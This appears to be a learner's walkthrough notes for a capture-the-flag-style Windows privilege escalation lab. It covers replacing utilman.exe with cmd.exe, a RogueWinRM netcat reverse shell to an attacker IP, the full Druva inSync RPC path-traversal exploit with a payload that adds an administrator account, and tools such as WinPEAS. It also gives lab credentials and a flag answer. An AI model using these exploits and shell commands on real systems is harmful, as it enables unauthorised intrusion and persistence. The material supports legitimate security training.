
Method 2: SeTakeOwnership (Taking ownership of utilman.exe and making it at cmd.exe)

on Attack Terminal:

Access Target Machine using ***xfreerdp***

→ ***run***: `xfreerdp /v:10.201.47.175 /u:THMTakeOwnership /p:TheWorldIsMine2022 /f /clipboard`

→ ***enter***: `Y`




on FreeRDP (Windows) Console:

*→ **launch** CMD Terminal as Administrator*

*→ **run**: `takeown /f C:\Windows\System32\Utilman.exe` (taking ownership of utilman.exe so it can be replaced by cmd.exe)*

*→ **run**: `icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F` (give user full permissions over utilman.exe)*

*→ **run**: `copy cmd.exe utilman.exe` (replace utilman.exe with a copy of cmd.exe)*




To trigger utilman.exe:

*→ **click** start button*


*→ **click** user button*

*→ **click** lock*



on lockscreen:
→ *click on 'Ease of Access' button*

Note: *CMD terminal will launch automatically*
→ ***run***: `whoami` *(verify user)*
→ ***run***: `cd \Users\Administrator\Desktop` *(navigate to Administrator's desktop)*
→ ***run***: `dir` *(search for flag)*
→ ***run***: `type flag.txt` *(print out flag)*




Method 3: SeImpersonate / SeAssignPrimaryToken

on Attack Terminal:
→ ***run***: `nc -lvp 4442`

on FreeRDP (Windows) Console:

→ *launch Browser and go to* `http://<Target_Machine_IP>`
→ *copy/paste command:* `c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe <ATTACKER_IP> 4442"`
→ *click on run*

on Attack Terminal:
→ *run:* `whoami` *(verify user)*
→ *run:* `cd \Users\Administrator\Desktop` *(navigate to Administrator's desktop)*
→ *run:* `dir` *(search for flag)*
→ *run:* `type flag.txt` *(print out flag)*



Task 7 Abusing Vulnerable Software

Make sure to click the **Start Machine** button before you continue, which will deploy the target machine in split-view. If you prefer connecting to the machine via RDP, you can use the following credentials:

Username	thm-unpriv
Password	Password321

Unpatched Software

Software installed on the target system can present various privilege escalation opportunities. As with drivers, organisations and users may not update them as often as they update the operating system. You can use the

wmic tool to list software installed on the target system and its versions. The command below will dump information it can gather on installed software (it might take around a minute to finish):

```
wmic product get name,version,vendor
```

Remember that the wmic product command may not return all installed programs. Depending on how some of the programs were installed, they might not get listed here. It is always worth checking desktop shortcuts, available services or generally any trace that indicates the existence of additional software that might be vulnerable.

Once we have gathered product version information, we can always search for existing exploits on the installed software online on sites like exploit-db, packet storm or plain old Google, amongst many others.

Using wmic and Google, can you find a known vulnerability on any installed product?

Case Study: Druva inSync 6.6.3

The target server is running Druva inSync 6.6.3, which is vulnerable to privilege escalation as reported by Matteo Malvica. The vulnerability results from a bad patch applied over another vulnerability reported initially for version 6.5.0 by Chris Lyne.


The software is vulnerable because it runs an RPC (Remote Procedure Call) server on port 6064 with SYSTEM privileges, accessible from localhost only. If you aren't familiar with RPC, it is simply a mechanism that allows a given process to expose functions (called procedures in RPC lingo) over the network so that other machines can call them remotely.

In the case of Druva inSync, one of the procedures exposed (specifically procedure number 5) on port 6064 allowed anyone to request the execution of any command. Since the RPC server runs as SYSTEM, any command gets executed with SYSTEM privileges.

The original vulnerability reported on versions 6.5.0 and prior allowed any command to be run without restrictions. The original idea behind providing such functionality was to remotely execute some specific binaries provided with inSync, rather than any command. Still, no check was made to make sure of that.

A patch was issued, where they decided to check that the executed command started with the string **C:\ProgramData\Druva\inSync4**, where the allowed binaries were supposed to be. But then, this proved insufficient since you could simply make a path traversal attack to bypass this kind of control. Suppose that you want to execute **C:\Windows\System32\cmd.exe**, which is not in the allowed path; you could simply ask the server to run **C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe** and that would bypass the check successfully.

To put together a working exploit, we need to understand how to talk to port 6064. Luckily for us, the protocol in use is straightforward, and the packets to be sent are depicted in the following diagram:



The first packet is simply a hello packet that contains a fixed string. The second packet indicates that we want to execute procedure number 5, as this is the vulnerable procedure that will execute any command for us. The last two packets are used to send the length of the command and the command string to be executed, respectively.

Initially published by Matteo Malvica here, the following exploit can be used in your target machine to elevate privileges and retrieve this task's flag. For your convenience, here is the original exploit's code:

```
$ErrorActionPreference = "Stop"

$cmd = "net user pwnd /add"

$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command =
[System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Window
s\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);

$s.Send($header)
$s.Send($rpcType)
$s.Send($length)

$s.Send($command)
```


You can pop a Powershell console and paste the exploit directly to execute it (The exploit is also available in the target machine at **C:\tools\Druva_inSync_exploit.txt**). Note that the exploit's default payload, specified in the `$cmd` variable, will create a user named `pwnd` in the system, but won't assign him administrative privileges, so we will probably want to change the payload for something more useful. For this room, we will change the payload to run the following command:

```
net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add
```

This will create user `pwnd` with a password of `SimplePass123` and add it to the administrators' group. If the exploit was successful, you should be able to run the following command to verify that the user `pwnd` exists and is part of the administrators' group:

```
Command Prompt
PS C:\> net user pwnd
User name                    pwnd
Full Name
Account active               Yes
[...]

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
```

As a last step, you can run a command prompt as administrator:



When prompted for credentials, use the `pwnd` account. From the new command prompt, you can retrieve your flag from the Administrator's desktop with the following command `type C:\Users\Administrator\Desktop\flag.txt`.


Answer the questions below

Get the flag on the Administrator's desktop.


Answer: *THM{EZ_DLL_PROXY_4ME}*

on Attack Terminal:
Access Target Machine using ***xfreerdp***
→ ***run****: `xfreerdp /v:10.201.47.175 /u:THMTakeOwnership /p:TheWorldIsMine2022 /f /clipboard`*
→ ***enter****: `Y`*


on FreeRDP (Windows) console:
→ ***launch*** *powershell*
→ ***copy/paste*** *given script with the modified line below:*
`$cmd = "net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add"`



Launch CMD Terminal as Administrator
→ ***click*** *'More choices'*
→ ***select*** *user 'pwnd'*
→ ***enter*** *password:* `SimplePass123`
→ ***click*** *Yes*



→ ***run***: `whoami` *(verify user)*
→ ***run***: `type \Users\Administrator\Desktop\flag.txt` *(print out flag)*



Task 8 Tools of the Trade

Several scripts exist to conduct system enumeration in ways similar to the ones seen in the previous task. These tools can shorten the enumeration process time and uncover different potential privilege escalation vectors. However, please remember that automated tools can sometimes miss privilege escalation.

Below are a few tools commonly used to identify privilege escalation vectors. Feel free to run them against any of the machines in this room and see if the results match the discussed attack vectors.

WinPEAS
WinPEAS is a script developed to enumerate the target system to uncover privilege escalation paths. You can find more information about winPEAS and download either the precompiled executable or a .bat script. WinPEAS will run commands similar to the ones listed in the previous task and print their output. The output from winPEAS can be lengthy and sometimes difficult to read. This is why it would be good practice to always redirect the output to a file, as shown below:

Command Prompt
```
C:\> winpeas.exe > outputfile.txt
```

WinPEAS can be downloaded here.

PrivescCheck
PrivescCheck is a PowerShell script that searches common privilege escalation on the target system. It provides an alternative to WinPEAS without requiring the execution of a binary file.

PrivescCheck can be downloaded here.

Reminder: To run PrivescCheck on the target system, you may need to bypass the execution policy restrictions. To achieve this, you can use the `Set-ExecutionPolicy` cmdlet as shown below.

Powershell
```
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
PS C:\> Invoke-PrivescCheck
```

WES-NG: Windows Exploit Suggester - Next Generation

Some exploit suggesting scripts (e.g. winPEAS) will require you to upload them to the target system and run them there. This may cause antivirus software to detect and delete them. To avoid making unnecessary noise that can attract attention, you may prefer to use WES-NG, which will run on your attacking machine (e.g. Kali or TryHackMe AttackBox).

WES-NG is a Python script that can be found and downloaded **here**.

Once installed, and before using it, type the `wes.py --update` command to update the database. The script will refer to the database it creates to check for missing patches that can result in a vulnerability you can use to elevate your privileges on the target system.

To use the script, you will need to run the `systeminfo` command on the target system. Do not forget to direct the output to a .txt file you will need to move to your attacking machine.

Once this is done, wes.py can be run as follows:

Kali Linux

```
user@kali$ wes.py systeminfo.txt
```

Metasploit

If you already have a Meterpreter shell on the target system, you can use the `multi/recon/local_exploit_suggester` module to list vulnerabilities that may affect the target system and allow you to elevate your privileges on the target system.

Answer the questions below

Click and continue learning!

No answer needed

Task 9 Conclusion

In this room, we have introduced several privilege escalation techniques available in Windows systems. These techniques should provide you with a solid background on the most common paths attackers can take to elevate privileges on a system. Should you be interested in learning about additional techniques, the following resources are available:

- PayloadsAllTheThings - Windows Privilege Escalation
- Priv2Admin - Abusing Windows Privileges
- RogueWinRM Exploit
- Potatoes
- Decoder's Blog
- Token Kidnapping
- Hacktricks - Windows Local Privilege Escalation

Answer the questions below

Click and continue learning!

No answer needed